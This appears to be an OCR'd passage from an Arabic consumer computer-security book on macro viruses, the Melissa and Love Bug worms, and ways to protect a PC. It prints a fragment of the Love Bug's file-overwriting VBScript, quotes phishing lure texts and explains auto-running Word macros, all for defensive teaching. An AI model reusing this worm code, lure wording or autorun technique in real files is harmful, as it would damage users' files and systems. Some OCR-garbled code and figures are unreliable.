وتستطيع وحدات الماكرو أن تفعل الكثير - حيث إنها تستطيع أن تستخلص بعض المعلومات التي لا تعي أنك قمت بحفظها. وعلى سبيل المثال، توضح وحدات ماكرو التالية كيف يمكن الدخول على اسم المستخدم من إحدى النسخ في برنامج Word:

```
Sub showauthor()
x  =Application.UserName
MsgBox x
End Sub
```

وإذا كنت ترغب في رؤية هذه الوحدات من ماكرو في برنامج Word، اختر Visual Basic Editor Macro Tools. قم بكتابة الشفرة السابقة على بعض السطور الخالية. والآن قم بالتالي: أثناء وجود المؤشر داخل الشفرة السابقة، اضغط على F5 لكي تقوم بتنفيذ هذه الوحدات. سوف ترى مربع رسالة يعرض اسم المستخدم الرئيسي لهذه النسخة من برنامج Word.



في الفصل الثالث والعشرون سوف نوضح كيف يمكن كتابة وتحرير وحدات الماكرو في برنامج Word.

وعندما ينشط فيروس Melissa على نظامك، يبدأ عمله مع بريدك. وبعد البريد، يقوم الفيروس بحفظ البيانات في شجرة HKEY-CURRENT-USER الفرعية في Windows Registry. وRegistry هي قاعدة بيانات ضخمة قام نظام تشغيل Win-dows بإنشائها وهي تحتوي على المعلومات الخاصة بجهازك وتفضيلاتك، مثل الألوان والبرامج التي قمت بتثبيتها، والعديد من التفاصيل الأخرى). ويقوم فيروس Melissa بعد ذلك بفحص Registry وإذا عثر على هذه البيانات فلن يستمر في نشر العدوى. ومفتاح Registry هو:

HKEY_CURRENT_USER\Software\Microsoft\Office\Melissa?

والبيانات الملحقة بهذا المفتاح هي الكلمات by kwyjibo. ويمكنك أن تعرف إذا كان جهازك قد أصيب بفيروس Melissa باتباع الخطوات التالية:

١- انقر فوق زر start في شريط مهام Windows، ثم اختر Run.

٢- اكتب regedit في مربع حوار Run.

٣- انقر فوق زر OK.

٤- اضغط فوق F + Ctrl.

٥- اكتب melissa في مربع نص Registry Find.

٦- انقر فوق زر Find Next.

وسوف تقوم أداة Find بالبحث في Registry لترى إذا كان فيروس Melissa قد هاجمك من قبل.

كما يقوم فيروس Melissa بمضاهاة الوقت (في ساعة جهاز الكمبيوتر) مع التاريخ، مما قد يسبب لك ضيقًا بالغًا. وعلى سبيل المثال، إذا قمت بفتح مستند الساعة 2.16 وكان التاريخ هو 16 من أي شهر، فسوف يقوم فيروس Melissa بإضافة الجملة التالية للمستند الذي قمت بفتحه الآن

"Twenty-two points, plus triple-word-score, plus fifty points for using all my letters. Game's over. I'm outta here."

ولا يوجد سبب معروف يدعو مؤلفي الفيروسات لإضافة هذه الرسالة. وربما كان الغرض الأساسي منها هو إثارة ضيقك ويمكن إدخال أي نص باستخدام أوامر مختلفة للغة وحدات ماكرو VBA، بما في ذلك أمر Insert Before.

إجراءات أمنية عقيمة

لقد عرف الجميع منذ سنوات عديدة أن الفيروسات تنتقل عن طريق البريد الإلكتروني. ومع النمو المتزايد للتجارة الإلكترونية وشبكة الإنترنت والبريد الإلكتروني، لم يعد أحدهم يلجأ للوسائل القديمة في نشر الفيروسات (مثل نقل قرص يحتوي على الفيروس أو غيرها). وكما اتضح مع فيروس Melissa وLone Bug، لابد من تغيير كل هذه القواعد والقوانين القديمة. وعلى سبيل المثال، فيما يلي ثلاث من الطرق القديمة للقضاء على الفيروسات والتي كانت أفضل ما يمكنك القيام به لتفادي العدوى:

- إذا كان برنامج البريد الإلكتروني الخاص بك يسمح بإلحاق ملفات وفتحها أوتوماتيكيا عن المرسل إليه، قم بإلغاء تشغيل هذه السمة.
- لا تقوم بتنفيذ أي برنامج يضلك من شخص غريب.
- لا تقوم بتنزيل أي برامج من شبكة الإنترنت ما لم تكن على ثقة منها. (وعلى سبيل المثال، تقوم Microsoft وغيرها من المصادر الكبرى باختيار منتجاتها قبل عرضها للتنزيل.)

وقد تكون القاعدة الأولى صحيحة إلى حد كبير - فلن يمكنك أن تقوم أوتوماتيكيًا بفتح المستندات أو البرامج التنفيذية (مثل الأدوات). والقاعدة الثانية أيضًا صحيحة إلى حد كبير- ولكنها لابد أن تتضمن الأصدقاء أيضًا.

لقد غير فيروس Melissa القاعدة: فالآن لم يعد بإمكانك أن تثق بما يرسله لك صديقك من بيانات ما لم تتفق معه سابقًا على موعد إرسال هذه البيانات، أو إذا كنت اتفقت مع شخص مباشرة على إرسال أحد الملفات لك. ولكن إذا وصلك ملف في وقت غير متوقع من أحد الأصدقاء، فربما كان فيروس Melissa بداخله.

وتذكر أيضًا أن الأمر يشمل ملفات DOC والملفات التنفيذية (EXE). وأي برنامج أخرى. وتماثل لغة VBA في قوتها وقدراتها أي من لغات الكمبيوتر الأخرى، كما يمكن إضافة وحدات ماكرو إلى ملفات DOC وغيرها من ملفات البيانات التقليدية. وقد يستطيع ملف البيانات أن يقوم بتنفيذ بعض السلوكيات، بما في ذلك مع الملفات وغيرها من المحاولات التخريبية.

سرعة انتشار فيروس Love Bug

اعتبر البعض أن فيروس Love Bug هو أوسع الفيروسات انتشارًا بعد Melissa. (من الناحية التقنية، تعتبر هذه الفيروسات worms، وليست فيروسات تقليدية.)

في الرابع من مايو 2000، وردت تقارير أن صانع فيروس Love Bug قام باقتحام وحدة توفير خدمة SKY Internet وأطلق سراح worms. (استطاعت الشركة بعد ذلك أن تتقصى worms وأن تصل لرقم تليفون صانعها). انفجرت worms بعد ذلك وانتشرت في العالم بأسره مالئة وحدات الخدمة بنسخ عديدة منه مما تسبب في بوطء الأجهزة في كل مكان.

وقد كان فيروس Love Bug ناجحًا للغاية لما احتوى عليه من اهتمام بالجانب الاجتماعي. فقد ظهرت هذه الرسائل على هيئة بريد إلكتروني من أحد الأصدقاء أو المعارف، مثل ميليسا. ولكن خط subject كان: I LOVE YOU. ولم يكن من السهل على الكثيرين تجاهل هذا الأمر. وكانت الرسالة المصاحبة له هي:

"Kindly check the attached LOVELETTER coming from me"

LOVE-LETTER-FOR-YOU.TXT.vbs

وقد كانت هذه الرسالة ناجحة من عدة جوانب. فقد أثارت هذه العبارة فضول الكثيرين. وبالإضافة إلى ذلك، لا ريب أن الجميع قد لاحظ TXT وافترض أن الملف لا ضرر فيه (يتم فتح ملفات TXT عن طريق Notepad في نظام تشغيل Windows ولا يقوم Notepad بتنفيذ أي فيروس).

إلا أن الامتداد الحقيقي لفيروس LOVE BUG هو vbs التي تقع في آخر السطر السابق. وسوف يستطيع بعض مبرمجي الكمبيوتر وعدد صغير من مستخدمي الكمبيوتر الماهرين التعرف على هذا الامتداد وهو Visual Basic Script. وسوف تعرف هذه المجموعة الصغيرة من المستخدمين أن هذا الملف برنامج وليس مستنداً.

ويحتوي فيروس love Bug على 311 سطراً من شفرة البرمجة، إلا انه كان أسرع الفيروسات وأكثرها تدميراً. لقد قام هذا الفيروس بإصابة 15 مليون جهاز كمبيوتر (من صافي 300 مليون جهاز في جميع أنحاء العالم). وقد كانت الإصابات في الولايات المتحدة فقط 125.000 جهاز.

وقدر البعض ما تسبب فيه فيروس Love Bug من خسائر بأنها تتراوح بين 3 و10 دولار.

وكان من الممكن أن يصل الأمر لدرجات أسوء من ذلك، بيد أن فيروس Love Bug، وكما كان فيروس Melissa من قبل، لم يقوم بإزالة مكونات محرك الأقراص الصلبة. بل انه لم يقترب من ملفات DOC. فقد كان تأثير هذا الفيروس مقتصراً على تدمير أنوا ع الملفات غير الشائعة في التجارة مثل ملفات موسيقى MP3. وملفات جرا فيك JPG. والملفات ذات الامتدادات التالية: js و css وwsh وvbs وvbe وsct وhta وmpz

وعندما يتم تشغيل لأول مرة، يحدث فيروس Love Bug بعض التغييرات على Registry ويبحث في ذاكرة الجهاز عن أي كلمة مرور نشطة. بعد ذلك يقوم فيروس Love Bug يعمل نسخ من نفسه ويقوم بإرسال هذه النسخ لكل الأشخاص في دفتر العناوين الخاص بك في Outlook Express. وفي النهاية يقوم الفيروس بإعادة الصفحة الرئيسية لشبكة الإنترنت ويستكمل مهمة حذف الملفات ذات الامتدادات السابقة. وبدلاً من تلك الملفات، يقوم بعمل نسخة من Love Bug نفسه.

وكما هو الأمر مع كل الفيروسات القوية، يقوم فيروس Love Bug بإنتاج عشرات النسخ من الفيروسات. وليس من الصعب أن تقوم بعرض برمجة الشفرة الأصلية عندما يصلك فيروس في البريد الإلكتروني. وعندما تحصل على الشفرة الأصلية، يمكنك أن تقوم ببعض التعديلات البسيطة مما قد يسبب دماراً لغيرك إذا قمت بإرسالها.

عينة من فيروس Love Bug

فيما يلي عينة فعلية من شفرة فيروس Love Bug الأصلية. وهذه الشفرة تعتبر برنامجاً معقداً من Visual Basic. وتوضح هذه الشفرة فهم صانعيها لكلا من لغة

VB ونظام تشغيل Windows. فقد تم إنشاء العناصر وتغييرها في هذه الشفرة، ولن يستطيع أي مبتدئ أو حتى شخص متوسط تنفيذ هذه التقنية العالية.

يمثل هذا الجزء من فيروس Love Bug الجزء الذي يتم تعميمه لأحداث ارتباك بين ملفاتك.

```
Sub infectfiles(folderspec)
On Error Resume Next
Dim f, f1, fc, ext, ap, mircfname, s, bname, mp3
Set f  = fso.GetFolder(folderspec)
Set fc  = f.Files
For Each f1 In fc
ext  = fso.GetExtensionName(f1.Path)
ext  = LCase(ext)
s = LCase(f1.Name)
If (ext = "vbs") Or (ext = "vbe") Then
Set ap = fso.OpenTextFile(f1.Path, 2 ،True)
ap.write vbscopy
ap.Close
ElseIf (ext = "js") Or (ext = "jse") Or (ext = "css") Or (ext = "wsh") Or
(ext = "sct") Or (ext = "hta") Then
Set ap  =fso.OpenTextFile(f1.Path, 2 ،True)
ap.write vbscopy
ap.Close
```

ومن السطور التي توجد في هذا الفيروس وفيروس Melissa أيضاً:

"We have proceeded to charge your credit card for the amount of $326.92 for the Mother's Day diamond special. We have attached a detailed invoice to this e-mail."

وهناك جزءاً آخر يمثل تحذيرات من الفيروسات الخطرة:

E-mail Subject: Dangerous Virus Warning

E-mail Text: There is a dangerous virus circulating. Please click attached picture to view it and learn to avoid it.

Attachment: virus_warning.jpg.vbs

كيف تحمي نفسك.

أفضل ما يمكنك القيام به لكي تحمي نفسك من أي ملف يصلك عن طريق شبكة الإنترنت هو الشك. لا تثق في أي ملف يصلك عن طريق شبكة الإنترنت حتى تعرف مصدره.

وعندما يصلك ملف ملحق بالبريد الإلكتروني، فسوف يكون لديك خيار حفظ هذا الملف على محرك الأقراص الصلبة أو أن تقوم بفتح هذا الملف أو حذف البريد الإلكتروني. وأفضل هذه الإجراءات هو حذف البريد الإلكتروني. كما أن رفض فتح أو حفظ ملف لا تثق به هو أبسط الإجراءات وأكثرها أمانا. كل ما عليك هو أن تتجاهل هذا الملف. وعندما تقوم بحذف رسالة إلكترونية من Outlook Express، يتم حفظها في جملة Deleted Items، ولذلك يمكنك دائمًا أن تقوم باستعادتها إذا اكتشفت أن هذا الملف لا يحتوي على أي فيروس بعد اتصالك بالمرسل.

وإذا كنت مضطر للنظر إلى هذا الملف في الحال، فقم بحفظه على دليل مؤقت في محرك الأقراص الصلبة. وعادة ما تجد خيار فتح أو حفظ الملفات الملحقة بالبريد الإلكتروني. اختر حفظ تلك الملفات. بعد ذلك افحص هذا الملف عن طريق أحد البرامج المضادة للفيروسات قبل فتحه. ولكن لا تنس أن البرامج المضادة للفيروسات قد لا تتقصى الفيروسات الجديدة مثل Melissa أو Love Bug.

وإذا كنت ترغب في الإطلاع على ملف Doc بأمان، استخدم معالج كلمة Windows WordPad (انقر فوق زر Start، ثم اختر Programs <= Accessories <= WordPad). وسوف يتجاهل WordPad وحدات الماكرو، فهو لا يحتوي على محرك وحدات ماكرو. وبهذا تصبح قراءة ملفات Doc عن طريق Word Pad أكثر أمانًا.

وعلاوة على ذلك، تنتهي ملفات النصوص البسيطة والتي يمكن قراءتها في Windows Notepad بالامتدادTXT. وهذه الملفات يمكن قراءتها وفتحها بأمان بدون إجراء أي فحوص للفيروسات أو حفظها أولاً على محرك الأقراص الصلبة. وتعتبر هذه

الملفات آمنة لأن الامتداد TXT يحث Notepad على الفتح وعرض الملف. ولا يمكن لـ Notepad أن يقوم بتنفيذ أي نص أو وحدات ماكرو. وحتى إذا كان الملف يحتوي على فيروس، فسوف يتجاهله Notepad. ولا يمكن لأحدنا أن ينسى أن فيروس Love Bug خدع الجميع بالامتداد vbs.TXT. وهذه الحروف الثلاث الأخيرة هي الامتداد الذي يستخدمه نظام تشغيل Windows عندما يتحدد التطبيق الذي سيتم استخدامه مع هذا الملف. ويقوم vbs بإطلاق محرك Visual Basic Script ـ وبهذا يتم تشغيل فيروس Love Bug وينطلق عبر نظامك.

وقد يقوم أحدهم بإلحاق فيروس في ملف نص، فليس من الصعب أن تلحق الفيروس بأي نوع من الملفات. إلا أن استعمال ملفات TXT لا فائدة منه، فهذا الفيروس لن يتم تنشيطه حيث أن ملفات TXT لا يتم عرضها سوى من خلال Note-pad.

إيقاف Visual Basic Script

ومن الخطوات الهامة التي لابد لك من القيام بها إذا كنت تستخدم نظام تشغيل Windows 95 أو 98 أو 2000 أن توقف عمل Visual Basic Scripting(والذي يعرف أيضًا باسم Windows Scripting Host(WSH)). وسوف يمنع هذا الإجراء فيروس Love Bug من مهاجمتك في المستقبل. وفيما يلي الخطوات اللازمة للقيام بذلك:

١ـ انقر فوق زر Start في شريط المهام.

٢ـ اختر Control Panel Settings.

٣ـ انقر فوق أيقونة Add/Remove Programs في Control Panel.

٤ـ انقر فوق علامة تبويب Windows Setup في مربع حوار Add/Remove Pro-grams.

٥ـ انقر فوق Accessories في مربع القائمة.

٦ـ قم بإلغاء التحديد في مربع تظليل Windows Scripting Host.

٨ـ انقر فوق رز OK لكي تغلق هذه المربعات.

أما في نظام تشغيل Windows 95، فقم بالخطوات التالية:

١ـ انقر نقرًا مزدوجًا فوق أيقونة My Computer على سطح المكتب.

٢ـ اختر Options View.

٣ـ انقر فوق علامة تبويب File Types.

٤ـ انقر فوق VB Script File في مرقع القائمة لكي تقوم بتحديده.

٥ـ انقر فوق Remove.

٦ـ انقر فوق yes.

٧ـ إذا كانت القائمة تحتوي على ملفات .vbx، قم بحذفها أيضًا.

٨ـ انقر فوق زر OK لكي تغلق مربعات الحوار.

تحذير أخير

يحذر البعض من أن worms سوف تكون في المستقبل أكثر خطرًا من الفيروسات. يعود هذا الأمر لكون worms غير ظاهرة للمستخدم (كما أنها لا تتطلب أي تدخل من المستخدم لكي تنتشر). والأسوأ من ذلك أن البعض يتوقع أن أشكال هذه الفيروسات سوف تكون متعددة. مما لن يمكن البرامج المضادة للفيروسات من العثور عليها، كما أنها سوف تمتلك مشغلات منفصلة (مما سيمكنها من القضاء على نظام تشغيل Macs وLinux وغيرهم) ولا شك أن هذا الأمر يستحق منا تفكيرًا عميقًا.



الفصل الثالث والعشرون

فيروسات المستندات والوقاية منها

لقد أصبح التعامل عبر الإنترنت أكثر خطورة عما قبل. وكما سنرى في هذا الفصل، فمجرد قراءة نص المستند أو الاطلاع على البريد الإلكتروني قد يتسبب في إصابة جهاز الكمبيوتر بأحد الفيروسات. وهذا الأمر قد يحدث في أي وقت، مما يثير مخاوف الجميع.

ولكن كيف يستطيع مستند عادي أن يحتوي على خصائص تمكنه من إخفاء وتوزيع فيروس ما داخل أحد رسائل البريد الإلكتروني البسيطة؟

أما Culprit فهو أحد نظم البرمجة التي انتشرت في عالم الكمبيوتر لسنوات عديدة. ومن صفات هذا البرنامج أنه يؤكد على قيمة دعم كلاً من بياناتك وأدائك في نفس الملف. وتعتبر كل النصوص التي تقوم بقراءتها بيانات، ولكن مصممي تطبيقات الكمبيوتر يضيفوا التصرفات إلى ملفات البيانات البسيطة. وقد يثير هذا التطور دهشة الكثيرين.

هل يمكن لبرنامج معالج الكلمة أن يقوم بنقل الفيروسات؟

في الماضي لم يخشى أي شخص من الرسائل التي تصلهم على جهاز الكمبيوتر، ولا سيما ملفات Word.Doc أو البريد الإلكتروني، فماذا تستطيع هذه البرامج أن تفعله؟ بالطبع لا شيء.

ولكن الآن، قد تحتوي ملفات البيانات مثل Excel وword وغيرها على برامج خفية، وهذه البرامج ما هي إلا أنماط من الأداء. وهذه البرامج هي مجموعة من قوائم الإرشادات توجه جهاز الكمبيوتر للقيام بأمر ما. وكل الفيروسات لا تزيد عن كونها برامج تم تصميمها لإثارة ضيقك أو تدمير جهاز الكمبيوتر. وهذه المستندات ذات المظهر البريء قد تحتوي على فيروسات. فاليوم أصبح مجرد الإطلاع على ملف Doc عن طريق برنامج معالج الكلمة كافياً لكي يتسلل الفيروس إلى نظامك بأكمله.

ومن أنواع البرامج التي قد تختفي داخل ملفات المستندات وحدات الماكرو. وهذه الوحدات هي برامج صغيرة الحجم تساعدك في تخصيص أنماط أداء بعض تطبيقاتك وجعلها تلقائية، وذلك على سبيل المثال عن طريق وضع عبارة الخاتمة القياسية في نهاية خطاباتك التجارية وتتضمن كل تطبيقات Microsoft الكبرى - مثل Excel وword وaccess برنامج VBA ويعتبر VBA إحدى لغات الماكرو، ويمكنك أن تقوم باستخدامها بسهولة لإرغام أحد البرامج، وهو على سبيل المثال Word، على القيام بما ترغب فيه، وذلك مثل حذف الملفات وغيرها من التصرفات الضارة.

ويتوافر برنامج VBA على نطاق واسع كما أنه يعتبر لغة من السهل تعلمها وبرمجتها،ولهذا يشير البعض إلى أن فيروسات الماكرو قد أصبحت من أكثر الفيروسات شيوعًا. ويساعد تبادل المستخدمين للمستندات ـ سواء عن طريق شبكة الإنترنت أو شبكة العمل الداخلية ـ في انتشار فيروسات الماكرو. ويقدر بعض الخبراء أن ما يتراوح بين 15 إلى 20 فيروس ماكرو جديد يتم إنشاءه يوميًا.

ويتم كتابة أغلب فيروسات الماكرو الحالية عن طريق برنامج VBA، ولكن بعض الأنواع القديمة من الفيروسات قد تم كتابتها عن طريق Word Basic، وهي لغة ماكرو القديمة من برنامج Word والتي تم استبدالها ببرنامج VBA. وبالإضافة إلى ذلك، يقوم بعض الهاكرز بكتابة فيروسات تهاجم مستندات WordPro (والذي عرف في الماضي باسم Ami Pro وlotus 1-2-3 وword Perfect)، إلا أن هذه الفيروسات لم تنل النجاح الذي حققته فيروسات الماكرو التي يتم كتابتها لمهاجمة منتجات Micro-soft. ولعل السبب في ذلك أن Word Pro وword Perfect عادة لا يقوموا بحفظ وحدات الماكرو داخل ملفات المستندات. وبدلاً من ذلك، يتم جمع وحدات الماكرو سويًا في ملفات منفصلة. وهذا الأمر يزيد من صعوبة انتقال فيروس الماكرو، فربما اعتاد البعض على تبادل ملفات المستندات، ولكنهم نادرًا ما يتبادلوا الملفات المتخصصة مثل مجموعات الماكرو.

الطريقة الآمنة


إذا كنت ترغب في حماية جهاز الكمبيوتر من فيروسات الماكرو، فقم باتباع الخطوات التالية:


١ـ اختر Start <= Programs <= Accessories <= WordPad.

٢ـ افتح ملف Word.Doc باستخدام خيار قائمة File في برنامج WordPad ثم Open.

٣ـ احفظ ملف DOC باستخدام إصدار RTF وذلك عن طريق خيار File Save As في WordPad

٤ـ عندما يظهر حوار Save As في WordPad، اختر RichText Format (RTF) من قائمة Save As Type المنسدلة، كما هو موضح في الشكل (٢٣ – ١).





شكل (٢٣ - ١) اختر RTF لتنسيق هذا الملف. وهذا النوع من الملفات لا يمكنه أن يحتوي على أي فيروسات ماكرو.

٥- قم بتغيير الامتداد في مربع نص File Name بجانب RTF.

٦- انقر فوق زر Save لكي تقوم بحفظ نسخة RTF من ملف DOC الأصلي.
وهذه العملية تقوم بحمايتك لسببين:

- لا يمتلك برنامج Word Pad القدرة على التوافق مع وحدات الماكرو، ولذلك يعتبر فتح مستند DOC من خلاله أمراً آمناً للغاية، وذلك حتى إذا كان ملف DOC ممتلئًا بالفيروسات.
- لا يحتوي ملف RTF على أي وحدات ماكرو، ولذلك يتسبب حفظ ملف DOC (وذلك حتى إذا كان محتوياً على فيروسات ماكرو) كملف RTF في فقد كل وحدات الماكرو.

الحماية الجاهزة

تعرف Microsoft جيداً أن لغة الماكرو تتميز بالقوة كما أنها تمنح الهاكرز كل الأدوات اللازمة لصنع فيروسات خطيرة. وتتضمن تطبيقات Microsoft طريقة الحماية الجاهزة التالية والتي يمكنك أن تقوم بتغييرها كما تشاء لحماية نفسك من فيروسات الماكرو.

إذا كنت تستخدم Office 97، فيمكنك أن توقف تشغيل وحدات الماكرو باتباع الخطوات التالية:

١- اختر Options من قائمة Tools.


٢- انقر فوق علامة تبويب General في مربع الحوار، ثم انقر فوق مربع اختيار Macro Virus Protection.


أما إذا كنت تستخدم Office 2000، فاتبع الخطوات التالية:

١ - اختر Macro من قائمة Tools.

٢ـ انقر فوق Security.

٣ـ اختر المستوى الذي ترغب في الحصول عليه من الحماية (انظر الشكل ٢٣ – ٢). ويرفض الإعداد High تنفيذ وحدات الماكرو إلا إذا كانت من مصدر معروف (مثل Microsoft).





الشكل (٢٣ – ٢)
استخدام إعدادات نظام الأمان لإيقاف تشغيل وحدات الماكرو

ولا يمكننا أن ننسى أن بعض الأشخاص يقومون بإعداد برامج البريد الإلكتروني بحيث يقوم تلقائياً بفتح أي مستندات ملحقة بالبريد. ولا ريب أنك إذا كنت أحد هؤلاء الأشخاص، فلابد أنك ترغب في تغيير هذا الإعداد حتى تستطيع أن تقوم بفتح المستندات الملحقة يدوياً. وبهذه الطريقة يمكنك أن تقرر أي المستندات آمنة. ولا تقم بفتح أي مستند لم تتفق مع المرسل على موعد محدد لاستلامه وذلك حتى إذا كنت تعرف المرسل جيداً. فربما قام شخص آخر بإرسال هذا البريد.

إنشاء وحدات ماكرو

ليس من الصعب أن تقوم بإنشاء وحدات ماكرو. وإذا قمت بإنشاء هذه الوحدات، فيمكنك أن توجهها للقيام بما ترغب فيه من مهام. وعلى سبيل المثال، يمكنك أن توجهها بحيث تعمل حينما يبدأ تشغيل برنامج Word. وهذا هو بالضبط ما يفعله صانعو الفيروسات، بما في ذلك Melissa.

ولكي تستطيع أن تفهم كيف تعمل هذه الفيروسات، سوف نقوم سوياً بصنع ماكرو صغيرة تقوم بإضافة Dear Shawn في مستند Word جديد كل مرة تقوم فيها بتشغيل برنامج Word.

ويمكنك إما أن تقوم بدراسة لغة ماكرو VBA لتتعلم مئات الأوامر والسمات، أو يمكنك أن تأخذ طريقًا مختصراً. فوحدات الماكرو من الممكن تسجيلها. ويمكنك القيام بذلك عن طريق اختيار Record new Macro Macro Tools، وبهذا سوف يقوم برنامج Word بالقيام ببعض المهام، ويمكنك الآن أن تنتقل لمرحلة التسجيل. ويتم إضافة أوامر VBA داخل وحدة الماكرو والتي تقوم بمضاهاة كل ما تأمر برنامج Word بتنفيذه.

وفي هذا المثال، سوف نقوم باستخدام برنامج Word 2000 لبناء وحدة الماكرو الخاصة بنا، مع ملاحظة أن عملية تسجيل وحدات الماكرو تتشابه في كل التطبيقات. ولكي تقوم بإنشاء وحدات ماكرو باستخدام برنامج Word 2000، اختر Tools => Macro= > Record => New macro. أكتب اسم الماكرو Shawn. انقر فوق زر OK لكي تبدأ في عملية تسجيل الماكرو. لاحظ ظهور شريط أدوات صغير به زر Pause وstop.

أكتب Dear Shawn، ثم اضغط على مفتاح Enter. انقر فوق زر Stop في شريط أدوات الماكرو لكي توقف العملية. وبذلك تكون قد أنشأت وحدة ماكرو اسمها Shawn تقوم بكتابة Dear Shawn.

ولكي تقوم بإلغاء هذه الوحدة، اضغط على Alt + F8 (أو اختبر Tools => Macro => Macros. حدد Shawn في قائمة وحدات الماكرو وانقر نقر مزدوجاً فوقها. سوف يتم تنفيذ هذه الوحدة بكتابة Dear Shawn في المستند الحالي.

والآن، ألق نظرة ثانية على شفرة الماكرو. اضغط على Alt + F8 وانقر فوق Shawn لكي تقوم بتحديد ذلك الماكرو، ثم انقر فوق زر Edit. وسوف تظهر لك الشفرة التالية، مع التاريخ والاسم الخاص بك بدلاً من اسمي:

```
Sub Shawn()
'
'Shawn Macro
'Macro recorded 3/22/00 by Richard Mansfield
'
Selection.TypeText Text = :"Dear Shawn,"
Selection.TypeParagraph
End Sub
```

ويقوم أمر Selection بتحديد الموقع الحالي داخل هذا المستند. كما أنه سوف يشير للمكان الذي ستظهر فيه أي كتابة جديدة. وقد يكون هذا التحديد جزء من النص المحدد (وسوف يكون معكوساً لأنك قمت بسحب الماوس فوق النص) أو فقط موضع التحديد.

ويقوم أمر Type Text بتنفيذ ما يبدو كما لو أنه قام بكتابة نص. إلا أنه يتم كتابته محدد بخصائص Text؛ ففي وحدة ماكرو الحالية، يتم تعريف النص بكونه Dear Shawn، وفي نهاية وحدة الماكرو، يتم تثبيت مفتاح Enter عن طريق أمر Type paragraph.

وكل خطوط البرمجة التي تبدأ بعلامة استشهاد مفردة (') ما هي سوى تعليق. وهذا التعليق يساعد المبرمج في تذكر ما يرغب فيه عن البرنامج. وعندما يتم تنفيذ وحدة الماكرو، يتم تجاهر الأوامر التي تبدأ بعلامة ('). وبهذا، يمكنك أن تكتب ما ترغب فيه داخل هذه السطور، أو يمكنك أن تضيف سطور تعليق جديدة. وبالمثل، إذا كنت ترغب في تغيير الرسالة، قم فقط بتغيير Dear Shawn بأي رسالة أخرى ترغب في كتابتها داخل المستند.

التشغيل التلقائي

بعد أن قمت بكتابة وحدة ماكرو Shawn، كيف يمكنك أن تقوم بتشغيلها؟ يعتبر مثل هذا الفيروس – Shawn– سالمًا للغاية، فهو لن يسبب لك أي مشاكل سوى كتابة Dear Shawn.

وأثناء القيام بالعديد من العمليات، يقوم برنامج Word أوتوماتيكيًا بالتأكد من أسماء محددة لوحدات الماكرو. وإذا عثر البرنامج على أحد تلك الأسماء، يقوم بتنفيذ الأوامر الخاصة بها. وعلى سبيل المثال، في كل مرة تقوم فيها بفتح ملف DOC من محرك الأقراص الصلبة، إذا كان هناك وحدة ماكرو اسمها Auto Open، فسوف يتم تنفيذ الأمر.

وإذا كنت ترغب أن يقوم Dear Shawn، التي تكتب في قمة على مستند، في تغيير اسم وحدة الماكرو من Shawn:

```
Sub Shawn
```

إلى

```
Auto Open:
```

(Sub Auto Open)

فاختر file سمة Open. حدد ملف مستند (DOC). أو TXT أو أي مستند آخر. قم بفتح ذلك المستند. سوف ترى Dear Shawn وقد تم كتابتها أعلى المستند. (ويتسبب في هذا أمر Selection Type Paragraph). تذكر أنك في بعض إصدارات برنامج word قد تضطر للضغط على F5 داخل محرر VBA قبل أن يتم تشغيل وحدة ماكرو عند تشغيل مستند جديد. ويمكنك أن تستخدم أي من الأسماء التالية لوحدة الماكرو. وفيما يلي أيضًا كيفية تشغيل كل منهم:

اسم وحدة الماكرو	كيف يتم تشغيلها
Auto Close	عندما تقوم بإغلاق مستند (Close <= File)
Auto Exec	عندما تبدأ في تشغيل برنامج Word
Auto Exit	عندما تقوم بإغلاق برنامج Word (Exit <= File)
Auto New	كل مرة تقوم فيها بإنشاء مستند Word جديد (New <= File)
Auto Open	كل مرة تقوم فيها بفتح مستند على محرك الأقراص الصلبة (Open <= File)

ويمكنك أن تقوم بتخزين وحدات الماكرو التلقائية الخاصة في أي مكان يمكنك فيه أن تقوم بتخزين وحدة ماكرو عادية: في قالب Normal.dot أو في أي قالب آخر أو في مستند محدد.



يمكنك بقليل من الجهد أن تتخطى مرحلة وحدات الماكرو التقائية وذلك بالاحتفاظ بالضغط على مفتاح Shift. وعلى سبيل المثال، إذا كان لديك وحدة ماكرو Auto Open، احتفظ بالضغط على Shift أثناء تحديد File Open سوف يتم تحميل المستند بدون تشغيل وحدة ماكرو Auto Open.

هل البريد الإلكتروني العادي مصدر للخطر؟

لقد تحدثنا من قبل عن مخاطر الملفات الملحقة بالبريد الإلكتروني والتي قد تحمل بعض الفيروسات - مثل Melissa ولكن هل يمكن للفيروس أن ينتقل عن طريق البريد الإلكتروني البسيط؟

للأسف، الإجابة نعم. ويكمن مصدر الخطر هنا في النصوص والكائنات. وهذه الكائنات قد تكون قوالب أو أحد مكونات ActiveX.

أما النصوص فهي برامج صغيرة، مثل وحدات الماكرو إلا أن لغات النصوص أقل قوة من غيرها. وعلى سبيل المثال، لا تستطيع لغات النصوص - على عكس وحدات الماكرو ولغات الكمبيوتر الأخرى - إلغاء الملفات. وتعتبر JavaScript وVBScript من أشهر لغات النصوص في وقتنا الحاضر ولا تحتوي كلا منهما على أوامر تمكنها من تدمير جهاز الكمبيوتر. إلا أن هذه النصوص قد تحتوي على كائنات وهي المصدر الحقيقي للخطر. ولابد أن تحتاط لهذا الأمر.

التحديثات المعدلة

